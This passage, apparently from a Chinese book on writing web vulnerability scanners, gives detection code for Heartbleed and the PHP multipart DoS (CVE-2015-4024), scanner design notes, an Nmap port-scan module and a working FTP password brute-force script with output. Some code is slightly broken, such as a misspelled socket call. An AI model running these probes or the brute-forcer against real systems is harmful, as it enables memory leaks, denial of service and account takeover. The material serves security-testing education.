我们知道，SSL 是一个安全协议，OpenSSL 是 SSL 协议及一系列加密算法的开源实现。它实现了 SSL 协议中的绝大部分算法协议，其中包括 SSLv2、SSLv3 和 TLSv1.0，可以在用户与大多数网络服务提供的服务器之间进行加密通信。


Heartbleed 漏洞，国内意为“心脏出血”漏洞，它是一个非常严重的漏洞，攻击者利用这个漏洞可以直接从内存中读取多达 64KB 的数据。这个漏洞到底有多严重？据说当时全球三分之二的网站可能受到影响，波及网银、电商、邮件服务等多种涉及个人账号及密码的服务。

OpenSSL 在实现 TLS 和 DTLS 中的心跳请求包处理逻辑时，存在编码缺陷。它没有检测心跳请求包中的长度字段是否和实际的数据字段匹配，从而导致内存中的数据泄露。用户向服务端发送的心跳包数据中有两个字节是用来表明数据长度的，而服务端直接利用这个长度来申请内存空间，并填充数据进行响应。在正常的情况下，心跳响应包中的数据就是心跳请求包中的数据；而在异常的情况下，当用户设置的长度大于实际发送的数据包长度时，服务端就会发送超出实际长度的内存数据。由于用户设置的长度是用两个字节来表示的，2^{16}=64KB，这也就是为什么每次最多会造成 64KB 的数据泄露，但是攻击者可以利用时间换取空间的方式，对目标进行持续多次攻击，这样就会获取更多的数据，而这些数据中可能就包含了证书私钥、用户账号、用户密码等敏感信息。

下面先来看看漏洞触发的过程。首先，需要与目标建立 SSL 连接；然后，将心跳请求包中的 payload_length 字段设置为 0x4000，即 2^{14}=16KB，更精确来说是 16384 字节。但实际 payload 中并没有数据，如下：



这时心跳响应包中的数据长度也为 16384 字节，实际读取到服务端的内存数据为 16365 字节，如下：



因此，可以根据预设的长度与响应数据的长度进行漏洞判定。那么，如何对 OpenSSL 这类指纹进行识别呢？它其实并没有明确的特征，不过可以按照服务端口进行粗略识别，如下：

```
cat /etc/services  | grep "over TLS/SSL"
```

```
imiyoo:~$ cat /etc/services  | grep "over TLS/SSL"
nsiiops         261/udp     # IIOP Name Service over TLS/SSL
nsiiops         261/tcp     # IIOP Name Service over TLS/SSL
https           443/udp     # http protocol over TLS/SSL
https           443/tcp     # http protocol over TLS/SSL
nntps           563/udp     # nntp protocol over TLS/SSL (was snntp)
nntps           563/tcp     # nntp protocol over TLS/SSL (was snntp)
ldaps           636/udp     # ldap protocol over TLS/SSL (was sldap)
ldaps           636/tcp     # ldap protocol over TLS/SSL (was sldap)
ftps-data       989/udp     # ftp protocol, data, over TLS/SSL
ftps-data       989/tcp     # ftp protocol, data, over TLS/SSL
ftps            990/udp     # ftp protocol, control, over TLS/SSL
ftps            990/tcp     # ftp protocol, control, over TLS/SSL
telnets         992/udp     # telnet protocol over TLS/SSL
telnets         992/tcp     # telnet protocol over TLS/SSL
imaps           993/udp     # imap4 protocol over TLS/SSL
imaps           993/tcp     # imap4 protocol over TLS/SSL
ircs            994/udp     # irc protocol over TLS/SSL
ircs            994/tcp     # irc protocol over TLS/SSL
pop3s           995/udp     # pop3 protocol over TLS/SSL (was spop3)
pop3s           995/tcp     # pop3 protocol over TLS/SSL (was spop3)
xtrms           3424/udp    # xTrade over TLS/SSL
xtrms           3424/tcp    # xTrade over TLS/SSL
opcua-tls       4843/tcp    # OPC UA TCP Protocol over TLS/SSL
opcua-tls       4843/udp    # OPC UA TCP Protocol over TLS/SSL
wsmans          5986/tcp    # WBEM WS-Management HTTP over TLS/SSL
wsmans          5986/udp    # WBEM WS-Management HTTP over TLS/SSL
```

可以看到上面的这些端口都支持 TLS/SSL，因此，它们都有可能存在漏洞。如果目标开放了上列端口，那么就需要对其进行检测。

根据上面的检测流程，实现针对该漏洞的检测，部分核心代码如下：

```
#coding=utf-8
'''
openssl_heartbleed_info.py
'''
import socket
import struct
from teye_poc.PocScan import PocScan
from teye_port.PortScan import PortScan
from LogManager import log

class openssl_heartbleed_info(PocScan):
    def __init__(self):
        self._poc_info ={
            'w_hat':{
                  'author':u"imiyoo",
                  'blog':u"http://www.imiyoo.com",
                  'team':u"W.A.T",
                  'create_time':u"2014-11-21"
            },
            'w_vul':{
                  'id':u"WDB-2014-1012",
                  'title':u"OpenSSL心脏滴血漏洞",
                  'method':u"TCP",
                  'tag':u"openssl",
                  'rank':u"高危",
                  'info':u"http://www.watscan.com/",
            }
        }
        #常见的提供OpenSSL服务的端口
        self._vuln_ports = [261,443,563,636,989,995]
    def check(self,url):
        log.info(u'正在检测目标%s是否存在: [%s]...' % (url.get_host(),self.get_title()))
        domain = url.get_host()
        ipaddr = socket.getaddrbyhose(domain)
        ps = PortScan()
        open_ports = ps.nmap_scan(ipaddr)
        for item in open_ports:
            if item in self._vuln_ports:
                if self._find_vuln(ipaddr,port):
                    security_hole(domain)
    def _find_vuln(self,ipaddr,port):
        s =socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(10)
        s.connect((ipaddr,port))
        s.send(h2bin(OPENSSL_HELLO))
        #需要读取服务端返回的数据，这里SERVER_HELLO的长度大于或等于973即可
        data=s.recv(973)
```

```
        print hexdump(data)
        s.send(h2bin(OPENSSL_HB))
        data=s.recv(5)
        type,version, length = struct.unpack('>BHH',data)
        if type==24 and length==16384:
            return True
        else:
            return False
……
```

5.3.4　PHP multipart/form-data 远程 DDoS（CVE-2015-4024）


2015 年 5 月 14 号，笔者的同事向 PHP 官方提交了一个关于 PHP 的远程 DDoS 漏洞，当时几乎影响所有的 PHP 版本，攻击者通过向目标服务器发送恶意的请求，就能导致服务器的 CPU 资源耗尽，危害非常大。

PHP 脚本引擎在解析 multipart/form-data 形式的 POST 请求时，请求中的 body 数据处理存在缺陷，如果每行的字符串不以空白符开头且不存在字符“:”，那么就会触发合并 value 的代码块，内容如下：

```
.............
} else if (zend_llist_count(header)) { /* If no ':' on the line, add to previous line */
prev_len = strlen(prev_entry.value);
cur_len = strlen(line);
entry.value = emalloc(prev_len + cur_len + 1);   //1次内存分配
memcpy(entry.value, prev_entry.value, prev_len); //1次内存复制
memcpy(entry.value + prev_len, line, cur_len);   //1次内存复制

entry.value[cur_len + prev_len] = '\0';
entry.key = estrdup(prev_entry.key);

zend_llist_remove_tail(header);              //1次内存释放
.............
```

如果 value 的值存在 *n* 行，那么 header 的 value 就要执行 *n*–1 次合并的代码块，而该代码块中存在 1 次内存分配，2 次内存复制，1 次内存释放。当 value 的行数越来越多时，如果按照每行一个字节，复制一个字节为时间复杂度单位 M，那么每一次合并操作的复杂度为 O(M)，这时再乘以 value 的行数，那么时间复杂度就是 O(*n**M)，所以当 value 的长度和行数都在持续增大时，CPU 的资源就容易耗尽。

从漏洞的描述来看，该漏洞是针对 PHP 脚本引擎的，因此可以通过语言层的应用指纹进行识别。如果目标应用使用了 PHP 语言，它就有可能存在该漏洞。该漏洞的危害也是非常大的，它会使目标的 CPU 性能殆尽，如下：



对于 DDoS 这种资源消耗型的漏洞，其实并没有显式的检测特征，但可以用对比分析法进行检测，通过比较正常情况与异常情况之间的响应时间差进行漏洞判定，比如：我们可以通过发送三次请求进行检测，而且每次发送的数据长度相同，第一次利用 payload 进行填充发送，并记录从发送请求到接收响应的时间为 A；第二次和第三次均利用随机数据进行填充发送，并记录各自的响应时间为 B、C。如果 A 与 B 的时间差大于 B 与 C 的时间 2 倍以上，那么目标就可能存在漏洞。

根据上面的检测流程，实现针对该漏洞的检测，部分核心代码如下：

```
#coding=utf-8
'''
php_multipart_dos.py
'''
from misc.common import rand_letters
from wCurl import wcurl
import time
import socket

class php_multipart_dos(PocScan):
    def __init__(self):
        self._poc_info ={
            'w_hat':{
                    'author':u"imiyoo",
                    'blog':u"http://www.imiyoo.com",
                    'team':u"W.A.T",
                    'create_time':u"2015-05-14"
            },
            'w_vul':{
                    'id':u"WDB-2015-1042",
                    'title':u"OpenSSL心脏滴血漏洞",
                    'method':u"TCP",
                    'tag':u"openssl",
```

```
                    'rank':u"高危",
                    'info':u"http://www.watscan.com/",
                }
        }
        self._linenum = 10
        self._data_type=["normal","payload"]
    def check(self,url):
        log.info(u"正在检测目标是否存在:[%s]..." % (self.get_title()))
        domain = url.get_domain()
        a = self.get_res_time(type="payload")
        b= self.get_res_time(type="normal")
        c= self.get_res_time(type="normal")
        if a>b and abs(a-b)>2*abs(b-c):
            securety_hole(domain)
    def _gen_payload(self):
        payload=""
        for i in xrange(self._linenum):
            payload += "a"* self._linenum +"\n"
        return payload
    def _gen_testdata(self,data):
        plen = len(data)
        return rand_letters(plen)
    def get_post_data(self,type="normal"):
        fuzzdata = self._gen_payload()
        testdata = self._gen_testdata(fuzzdata)
        postdata =""
        postdata +="--5b4729970b854f95b01a01a2e799996f\r\n"
        if type=="normal":
            postdata +="Content-Disposition: form-data; name=\"filename\";
filename=\"test.txt\"\r\n\r\n"
            postdata +=testdata+"just for a test!\r\n\r\n"
        else:
            postdata +="Content-Disposition: form-data; name=\"filename\";
filename=\"test.txt\""+fuzzdata+"\r\n\r\n"
            postdata +="just for a test!\r\n\r\n"
        postdata +="--5b4729970b854f95b01a01a2e799996f--"
        return postdata
    def get_resp_time(self,url ,type="normal"):
        headers ={"Content-Type":"multipart/form-data;
boundary=5b4729970b854f95b01a01a2e799996f"}
        data = self.get_post_data(num,type)
        res = wcurl.post(url,headers=headers,data=data)
        return res.elapsed
……
```

第 6 章

扫描器进阶

前面 5 章学习了 Web 爬虫和漏洞审计等相关知识，相信读者已具备了一定的扫描器基础，但是仅靠这些内容还是不足以编写扫描器，比如：扫描器的工作流程是什么，它需要具备哪些功能，这些功能又是如何工作的，以及如何对它们进行合理调度等。在本章中，笔者将会给出相应的答案，同时将从整体、全局的角度来设计和实现扫描器。

6.1 扫描流程

在本书的开篇就已经介绍过，不同的角度和目标对扫描器的要求和实现也定会不同。站在安全测试人员的角度来看，扫描器的目标其实就是为了提高渗透测试的效率，通过对渗透测试中的标准环节实现自动化，从而减少重复的人工测试工作。

为了能够更加清楚地知道扫描器的工作流程，这里有必要先来梳理一下人工渗透测试的流程与步骤，如下图：

虽然扫描器是以渗透测试的角度和目标来实现的，但它们还是有区别的。

扫描器更多的职责在于漏洞发现和漏洞验证，不应对目标造成攻击或破坏。通常它只需要点到即止，确认目标是否存在漏洞即可，而不会对漏洞进行后续的深度利用。

渗透测试则不一样，它是以人来驱动的，会对发现的漏洞进行深度利用，以获取目标的权限和数据为目的。同时，为了保障业务的正常运行，在渗透测试过程中，如果涉及对目标完整性破坏的操作，都需要与客户进行协商，在得到客户的授权后才能进行。它更倾向于真实的攻击，让管理员能实际地感受到系统存在的风险，以及可能造成的损失。

举个例子来说，假设目标存在一个 SQL 注入漏洞。扫描器只能告知这个目标是否存在漏洞；而渗透测试不仅能告知目标是否存在这个漏洞，同时还能告知攻击者是否可以利用该漏洞拿到服务器权限或数据，是否能够入侵内网等后续信息。

因此可以得出：与渗透测试相比，扫描器不应该包含漏洞的后续利用环节，它只需要验证漏洞的真实性即可。所以，扫描器的工作流程可以简化如下图：

下面分别进行讲解。

1．信息收集

信息收集主要是围绕目标来展开的，尽可能多地收集与目标相关的信息。它是扫描流程中的第一个环节，在这个环节中，需要获取的主要信息有：IP 信息、子域信息、敏感信息、指纹信息和 URL（超链接）信息。

- IP 信息

IP 是目标在互联网上的地址标识。获取目标的 IP 或 IP 段信息，并查看这些 IP 对外开放的端口，就可以知道每个 IP 都提供哪些服务，然后根据这些服务特点有针对性地进行扫描检测。

- 子域信息

企业通常会把不同的业务放在不同的二级域名下，比如，www.anquanbao.com 其实只是 anquanbao.com 根域下的一个叫 www 的二级子域名。而安全其实是一个整体的概念，系统的安全性取决于其最薄弱的环节。攻击者收集目标所有对外可访问的子域信息，其实就是在寻找目标中最薄弱环节，这样才可以更加高效地攻破系统。因此，需要对所有的子域进行扫描检测。

- 敏感信息

敏感信息涉及的内容比较多，主要体现为人员意识不足，通过这一点可以轻松地获取目标的授权信息或程序代码，从而直接完成入侵过程。常见的敏感信息有以下几类：

- 敏感目录、文件。比如备份文件、管理后台、未授权访问的后台页面等。
- 邮箱、账号、密码等信息。
- 数据库账号和密码、服务器 IP 和私钥等。

- 指纹信息

收集所有子域名的指纹信息，并查看这些指纹信息是否存在可供利用的 Nday 漏洞。

- URL 超链接信息

通过爬虫的方式，获取目标中所有带参数输入的 URL 信息，以便后续对其进行安全漏洞审计。

2．漏洞审计

漏洞审计是扫描流程中的第二个环节，它需要对收集的内容进行漏洞审计。通常由两部分组成：一部分为漏洞测试，主要目的是保证能够有效地检出漏洞，即检出率；另一部分是漏洞验证，在漏洞被检出后，还需要通过一定的方式来验证漏洞的准确性，避免误报，即准确率。

根据上面信息收集所获取的内容，在发现和验证这个环节需要处理的事情有：

- 服务端口的漏洞审计

对开放的端口进行暴力破解，进行端口弱口令审计。

- HTTP（s）请求的漏洞审计

对爬虫爬取到的 URL 或 HTTP（s）请求进行漏洞审计。

- POC/0day 漏洞的漏洞审计

对目标的指纹信息进行漏洞关联，进行 POC/0day 漏洞审计。

3．测试报告

它是扫描流程的最后一个环节。在这个环节中，主要处理的是制订数据的内容标准及对数据的加工和输出。简单来说就是，需要将扫描过程中所获取的信息，以及检测出的漏洞，按照报告标准进行输出，形成最终的可视化扫描报告。

6.2　软件设计

在进行扫描器设计之前，首先需要明确两个基本的设计原则：高内聚、低耦合。下面分别进行介绍。

1．高内聚

高内聚是指，在设计某个模块时，模块内部的一系列功能相关程度的紧密。所以它对设计的要求就是，把相关的功能内聚到一起。那么，如何来界定高内聚呢？

举例来说明下，系统中 A、B 两个模块进行交互，如果修改了 A 模块，不影响 B 模块的工作，那么 A 模块可以认为有足够的内聚。

2．低耦合

低耦合则是用来度量模块与模块之间的依赖关系。

举例说明，如果 A 模块与 B 模块存在依赖关系，那么当 B 发生改变时，A 模块仍然可以正常工作，那么就认为 A 与 B 是低耦合的。

在对扫描器的功能进行划分时，应该充分遵循这两个原则：模块的职责功能需要单一，模块中关联的功能尽量在同一个模块中去实现，满足高内聚；每一个模块只负责一个功能，保证每个功能模块都是独立的，减少相互之间的依赖关系，满足低耦合。

6.3　功能模块

在清楚了扫描器的工作流程和设计原则后，下面就来对扫描器进行功能模块划分。将每个工作流程中需要处理的内容抽象成基础的功能模块，如下：

1．端口模块

主要负责 IP/端口的信息收集，以及对常见端口的暴力破解。

2．域名模块

主要负责对目标根域名的二级域名或子域名进行信息收集。

3．探测模块（敏感信息）

主要负责获取目标的不可视 URL，以及各类敏感信息。

4．指纹模块

主要负责获取目标的指纹信息，以便和漏洞知识库进行联动检测。

5．爬虫模块

主要负责爬取目标所有页面的可视 URL，然后将这些 URL 提供给漏洞检测模块进行安全漏洞审计。我们知道，URL 信息其实可以分成两类，一类称为可视 URL，可以通过对页面的爬行获取，根据本书第 2 章、第 3 章讲的内容即可实现；另一类则称为不可视 URL，它与页面内容并没有直接联系，主要通过 URL 路径字典进行暴力枚举获取，这部分内容笔者将其放在探测模块中去实现。

6．漏洞检测模块

主要负责对 HTTP 请求进行漏洞审计，找到目标的漏洞，并对漏洞进行简单验证。在安全漏洞审计中，我们已经介绍过，漏洞检测模块分为两类：一类是通用漏洞检测模块；另一类是 Nday/0day 漏洞检测模块。

7．扫描引擎

主要负责扫描器整体工作的调度与协调，它是扫描器设计中的的核心部分，体现着开发人员对扫描器的理解，是区别于其他扫描器的独特存在。它会对各个扫描功能模块进行合理调度和执行，按照开发人员的思路对目标进行“安全测试”工作，并最终生成对应的漏洞扫描报告。

8．报告模块

主要负责将扫描过程中的数据和结果生成最终的扫描报告。

6.4　软件架构

为了让扫描器的开发和维护更加高效、更有条理，按照分层思想，可以将扫描器的软件架构分为三层进行构建和开发，如下：

1．核心层

核心层是扫描器的核心代码部分，主要负责功能和任务的调度，对其他的相关功能模块或组件进行整合，并控制和协调整个扫描过程。

2．中间层

中间层由一些通用的辅助模块或组件构成，主要提供一些基本的辅助功能，以便其他模块进行调用。

- 各类基础数据的封装，如：URL 和 HTTP；

- 频繁的网络 IO 操作，如：HTTP 请求的发送；
- 各种通用事件处理，如：日志的管理和线程管理等。

3．功能层

功能层由具体的功能模块代码组成，也就是之前划分的功能模块，如：端口扫描与破解、子域名收集、敏感信息手机、指纹识别、通用漏洞审计和 Nday/0day 漏洞审计等。

备注：

为什么要对扫描器进行分层处理？一方面它可以将核心引擎与功能模块进行松耦合，方便后续引擎的重构和功能的扩展，因为它们之间相互不影响；另一方面它可以保证每一层的功能和作用明确，便于代码的维护和更新。它将扫描系统按照功能模块进行拆分，每个功能模块都以单一的扫描功能进行聚合，实现高内聚。从整体来看，这样的扫描系统具有良好的扩展性，划分的功能模块又具有高内聚，而且每个功能模块又都是松散的耦合，可以单独运行和调试，满足模块之间的低耦合。

6.5　数据结构

在扫描器的实践中，还需要设计相应的数据结构，利用它们来对扫描过程中的数据进行操作和存储。由于这里的扫描结果信息相对简单，所以可以直接使用 JSON 进行处理。JSON 是一种轻量级的、基于文本的数据交换格式。它仅仅靠特定的字符格式就能很方便地传递字符信息。这里，我们设计下面的数据结构来记录扫描结果数据，如：

```
//扫描目标的根域名信息，比如www.watscan.com，那么域名就是watscan.com
{"domain": "watscan.com",
//扫描节点的IP地址信息
"scan_node": "61.135.169.73",
//扫描的配置信息，现阶段主要支持useragent，proxy的信息配置
"scan_profile": {"user_agent": "TScanner/1.0"},
//扫描的开始时间
"start_time": "2016-01-25 11:52:20",
//扫描目标的IP地址
"ipaddr": "2.2.2.2",
//子域名相关的IP地址
"relate_ipaddr": ["1.1.1.1", "2.2.2.2"],
//IP开放的端口信息
"port": [{"1.1.1.1": [80, 443, 8080]}, {"2.2.2.2": [80, 8080]}],
//扫描的漏洞信息
"vuln": [{
"site":"c.91jin.com:80",
```

```
"vlist":
  {
    //漏洞名称
   "sql":
     [{
       //漏洞URL
       "url": "http://www.watscan.com:80/test.php?id=1%20AND%20920=920",
       //漏洞等级
       "rank": "high",
       //漏洞参数
       "param": "id",
       //HTTP请求方式
       "method": "GET"
     }]
   }
}]
//扫描的API信息
"api": [],
//扫描的结束时间
"end_time": "2016-01-25 13:16:47",
//扫描的入口目标
"entry": " www.watscan.com ",
//扫描目标的DNS信息
"nameserver": [],
//子域名信息
"subdomain": ["www.watscan.com", "test.watscan.com"],
//扫描器的扫描目标
"scan_target": ["www.watscan.com "],
//文件与目标扫描信息
"dir": [{"found": [], "site": "www.watscan.com "}],
//网站的应用指纹信息
"finger": [{"app": "MyCMS", "site": "www.watscan.com "}],
//漏洞知识库
"kb":{"sql":"http://www.watscan.com/teye/index.php?c=vuln&a=detail&vid=1"}
}
```

6.6　功能实现

下面根据扫描流程的内容，依次来实现对应的功能模块：IP/端口扫描和检测、端口破解模块、子域名信息枚举，以及文件、目录暴力枚举等。

6.6.1　IP/端口扫描和检测（端口模块）

通常扫描器的输入为网站信息，因此，首先需要获取该网站所对应的 IP 地址信息。在 Python 中，内置的 socket 模块提供了对应的功能函数，通过函数 gethostbyname 就可以获取网站所对应的 IP 地址，如下：

```
#coding=utf-8
import socket
website = "www.anquanaowe.com"
ipaddr = socket.gethostbyname(website)
print website+"的IP地址为:"+str(ipaddr)
```

```
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import socket
>>> website="www.anquanbao.com"
>>> ipaddr = socket.gethostbyname(website)
>>> print website+"的IP地址为:"+str(ipaddr)
www.anquanbao.com的IP地址为:117.34.14.88
>>>
```

注意：

这里获取的 IP 地址，其实是 DNS 服务器解析出来该网站对外的 IP 地址。如果网站前端使用了代理或 WAF 等安全防护措施，那么它就不是真实的后端 IP 地址，这样就会对后面的端口扫描产生一些干扰。通常安全人员会用一些其他的方式获取网站的真实 IP 地址，比如：第三方域名服务的历史解析结果、子域名的 IP 段信息或网站漏洞等。

获取目标 IP 地址后，就可以对该 IP 地址进行端口扫描和服务信息识别了。在渗透工程师的眼中，每个对外提供服务的端口都是一个入侵的通道，所以需要知道目标每个端口的开放情况和提供的服务信息。我们知道，一个 IP 地址可以有 65536（2^{16}）个端口，范围则是从 0 到 65535（2^{16}–1），每个端口按照协议又可以为两种类型：一种是 TCP 端口；另一种是 UDP 端口。

TCP、UDP 都是 IP 层的传输协议，其中 TCP 是面向连接、可靠的字节流服务；UDP 则是不可靠的，面向数据报的服务。每一个端口都会支持这两种协议，因此可以基于这两种协议进行端口扫描，由于 UDP 端口扫描的可靠性不高，所以这里还是基于 TCP 端口扫描来实现。常见的 TCP 端口扫描方法有很多，如 TCP connect Scan（全连接扫描）、TCP SYN Scan（半开放扫描）、TCP FIN Scan、TCP ACK Scan 和 TCP NULL Scan 等，这里用 TCP SYN 扫描来实现。

TCP SYN 扫描，是一种常用的端口扫描方式，又称半开放连接。这种扫描方式，在 TCP 三次握手中向每个端口发送一个 SYN 数据包，如果收到的是服务端的 SYN/ACK 同步应答数据包，则表示端口开放，然后就直接发送 RST 数据包来终止握手过程；如果收到的是服务端 RST 数据包，则表示端口关闭。因此 SYN 扫描不仅隐蔽性好，而且扫描速度非常快。

通常有两种方式去实现端口扫描：一种是自己构造原始的 IP 数据包，并计算校验值，然后进行发送；另一种是利用已有的模块进行端口检测，这种方式可以省去很多的组包细节，快

速地实现端口扫描功能，让我们把更多的精力放在扫描器的功能完善和扩展上。因此，这里使用第二种方式来实现端口检测。

Nmap（Network Mapper）是由 Gordon Lyon 设计的，是用来探测计算机网络上的主机和服务的一种安全扫描器。为了绘制网络拓扑图，Nmap 发送特制的数据包到目标主机，然后对返回数据包进行分析。Nmap 是一款枚举和测试网络的强大工具，它同时能够扫描出目标的详细信息，包括主机存活、端口开放和服务名称等。

官网地址：https://nmap.org/。

Libnmap 是 Nmap 的 Python 第三方库，可以让 Pyhton 开发者轻易地操作 Nmap 的扫描过程和扫描结果。

官方文档：https://libnmap.readthedocs.io/en/latest/genindex.html。

这里借助 Nmap 扫描器来实现 IP/端口的检测功能，通过设置 Nmap 的扫描参数，利用 SYN 扫描方式来探测目标端口的开放状态及服务信息，部分实现代码如下：

```
#coding=utf-8
'''
PortScan.py
'''
import time
import socket

from thirdparty.lib.libnmap.process import NmapProcess
from thirdparty.lib.libnmap.parser import NmapParser,NmapParserException

class PortScan:
    '''
    '''
    NMAP_STATE=["open","filtered","closed","unfiltered"]
    NMAP_OPEN_STATE=["open"]
    NMAP_OPTIONS = "-sV -p
21-25,80-89,110,111,443,513,873,1080,1433,1521,2375,3306,3389,3690,5900,6379,7001,800
0-8090,9000,9418,11211,27017-27019,50060"

    def __init__(self):
        '''
        '''
        self._check_port = [21,22,80,110,111,873,1433,3306,3389,6379,27017]
        self._timeout = 5
        self._http_target = []
        self._s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        self._s.settimeout(float(self._timeout))
……..
```

```
    def nmap_scan(self,target,option=NMAP_OPTIONS):
        '''
        '''
        #初始化self._http_target
        if len(self._http_target)>0:
            self._http_target = []
        nmap_proc = NmapProcess(targets=target,options=option)
        nmap_proc.run_background()
        run_time = 0
        while nmap_proc.is_running():
            time.sleep(5)
        if nmap_proc.is_successful():
            result = dict()
            nmap_report = NmapParser.parse(nmap_proc.stdout)
            for host in nmap_report.hosts:
                port_open = []
                for item in host.services:
                    if item.state.lower() in PortScan.NMAP_OPEN_STATE:
                        info     = item.service_dict
                        ipaddr   = host.address
                        port     = item.port
                        name     = info.get("name")
                        product  = info.get("product")
                        if name.find("http")>-1:
                            if self.is_ipaddr(target):
                                http_item = host.address+":"+str(port)
                                self._http_target.append(http_item)
                            else:
                                http_item = target + ":" + str(port)
                                self._http_target.append(http_item)
                        port_open.append(port)
                result[ipaddr] = port_open
            return result
......
```

6.6.2　端口破解模块

在对 IP 地址进行端口扫描之后，就能知道该 IP 对外所提供的服务了。通常情况下，每个服务都应设置登录认证，只有当访问者认证通过后，才会授予其相应的权限使用该服务，避免非授权访问的风险。而如果目标系统没有对认证的错误次数做相应的访问控制策略，那么它就会存在暴力破解的风险。攻击者可以通过构造账号和密码的字典组合，对端口持续地进行暴力破解，直至获取正确的账号信息。

通常，不同的服务会用到不同的协议进行通信，比如，邮件服务有 POP3、SMTP 和 IMAP，数据库服务有 MySQL 和 MSSQL 等。可以在 Python 中使用对应的协议模块，然后通过构造账号、密码字典循环进行登录尝试，即可实现端口的暴力破解。由于网络服务的种类和协议比较

多，这里笔者就不一一介绍了。下面以 FTP 服务来举例实现，部分代码如下：

```
#coding=utf-8
'''
ftp_brute.py
'''
import ftplib

BRUTE_BREAK_FLAG = True

def Login(ServerIP, username,password, Port=21):
    f= ftplib.FTP()
    f.connect(ServerIP,Port,timeout=10)
    print "Login FTP..."
    try:
        f.login(username,password)
    except ftplib.all_errors:
        print "Error:Server %s Cannot Login by the Account(%s,%s)" %
(ServerIP,username,password)
        f.quit()
        return False
    return True

def verify(ServerIP, username,password, Port=21):
    pass

def Brute(ServerIP, userlist,passlist, Port=21):
    user_handler = open(userlist)
    pass_handler = open(passlist)
    try:
        user_line = user_handler.readlines()
        pass_line = pass_handler.readlines()
    finally:
        user_handler.close()
        pass_handler.close()
    for user in user_line:
        ftpuser = user.strip()
        for pwd in pass_line:
            ftppass = pwd.strip()
            print "testing account : (%s,%s)" % (ftpuser,ftppass)
            success = False
            try:
                success = Login(ServerIP,ftpuser,ftppass)
            except:
                continue
            if success:
                print "%s:%d-->(%s,%s) Success" % (ServerIP,Port,ftpuser,ftppass)
                if BRUTE_BREAK_FLAG:
                    return

if __name__=="__main__":
    Brute("192.168.126.145", "username.lst", "password.lst")
```

可以利用它对 FTP 服务的端口进行暴力破解，如下图：


```
imiyoo:teye_port imiyoo$ python brute_ftp.py
testing account:(imiyoo,baidu)
Login FTP...
Error:Server 192.168.126.145 Cannot Login by the Account(imiyoo,baidu)
testing account:(imiyoo,test)
Login FTP...
Error:Server 192.168.126.145 Cannot Login by the Account(imiyoo,test)
testing account:(imiyoo,root)
Login FTP...
Error:Server 192.168.126.145 Cannot Login by the Account(imiyoo,root)
testing account:(imiyoo,anquanbao)
Login FTP...
192.168.126.145:21—>(imiyoo,anquanbao) Success
```

6.6.3　子域名信息枚举

对于一个根域名而言，它通常不止一个 www 的二级域名。子域名信息枚举，就是尽可能多地挖掘根域名下的子域名信息，为后续的安全审计提供足够的输入源。子域名信息枚举通常有下面三种方式：

